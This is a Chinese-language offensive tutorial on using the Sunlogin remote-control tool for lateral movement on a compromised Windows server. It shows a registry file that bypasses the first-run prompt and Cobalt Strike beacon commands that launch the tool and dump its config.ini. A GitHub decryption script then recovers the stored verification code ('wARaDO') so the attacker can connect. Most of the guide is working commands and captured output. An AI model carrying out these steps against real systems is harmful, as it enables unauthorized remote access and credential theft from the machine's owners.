利用远控工具向日葵横向移动


向日葵介绍

向日葵远程控制软件是一款免费的集远程控制电脑/手机/平板、远程桌面连接、远程开机、远程管理、支持内网穿透的一体化远程控制管理工具软件，且还能进行远程文件传输、远程摄像头监控等。

支持系统：Winodws/Linux/MacOS/Android/iOS

向日葵远控连接

向日免安装的时候第一次会进入选择界面




使用注册注册表的方式进行绕过，注册表文件如下

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\SOFTWARE\Oray\SunLogin\SunloginClient]
"11.1.0.37237_IsRunSeted"="1"
```

将以上的代码保存为，xxx.reg如（1.reg）



将文件传到目标服务器

```
 C:\Users\Administrator\Desktop 的目录

2022/08/08  14:32    <DIR>          .
2022/08/08  14:32    <DIR>          ..
2022/08/08  14:14               266 3.reg
2021/05/10  09:55        13,237,000 SunloginClient.exe
2022/07/22  20:18            14,336 wanli.exe
               3 个文件     13,251,602 字节
               2 个目录 10,434,338,816 可用字节
```

运行注册注册表的命令和运行向日葵

```
regedit -s 3.reg 注册注册表
SunloginClient.exe 运行向日葵
```

```
beacon> shell regedit -s C:\Users\Administrator\Desktop\3.reg
[*] Tasked beacon to run: regedit -s C:\Users\Administrator\Desktop\3.reg
[+] host called home, sent: 78 bytes
beacon> shell C:\Users\Administrator\Desktop\SunloginClient.exe
[*] Tasked beacon to run: C:\Users\Administrator\Desktop\SunloginClient.exe
[+] host called home, sent: 80 bytes
[+] received output:
2022-08-08 14:36:34.603    - Info  -    [dpi] SetDPIAwareness isn't support.
2022-08-08 14:36:34.603    = Debug =    [select_tracker] run ok
```

查看向日葵配置文件

```
shell type C:\ProgramData\Oray\SunloginClient\config.ini
fastcode：本机识别码去掉k
encry_pwd：本机验证码，密文无法直接解密
```

```
[+] received output:
[base]
config_path=C:\ProgramData\Oray\SunloginClient\config.ini
tracksvr=
is_enterprise=0
encry_pwd=ZkeNtLz85Q4=
macaddress=K00:0C:29:F3:67:4F
has_uu=0
showupdatetip=0
hostname=default
hostdesc=
level=
levelname=
levelchanel=
istransfer=
ismessage=
expires=
skin=
sunlogincode=
isfastcodelogin=1
logintype=2
license=1ed9-fa43-01fd-b8a3
licensepsw=
fastcode=k539248367
fastcodepsw=DBjcevw2XWUk7fr7pUXEUjoFSqhsZrZD
sunloginserver=rc09-fc02.oray.com:443
slapiserver=slapi.oray.net
```

解密密码

使用github提供的脚本文件进行解密

```
https://github.com/wafinfo/Sunflower_get_Password
```


```
    向日葵encry_pwd(本机验证码), fastcode(本机识别码)提取
                                                    --WAF

向日葵默认配置文件路径:
安装版: C:\Program Files\Oray\SunLogin\SunloginClient\config.ini
便携版: C:\ProgramData\Oray\SunloginClient\config.ini
本机验证码参数: encry_pwd
本机识别码参数: fastcode(去掉开头字母)
sunlogincode: 判断用户是否登录状态

请判断config.ini配置文件中是否存在sunlogincode参数,存在为登录状态否则未登录

请输入需要解密的密码:ZkeNtLz85Q4=
请输入sunlogincode值(没有就按回车键):
解密成功: wARaDO
```

使用向日葵连接


539 248 367
办公
画面流畅 (UDP P2P)
您正在使用P2P连接
展开
Google Chrome
3.reg
Sunlogin...
wanli.exe
Windows Server 2008 R2
开始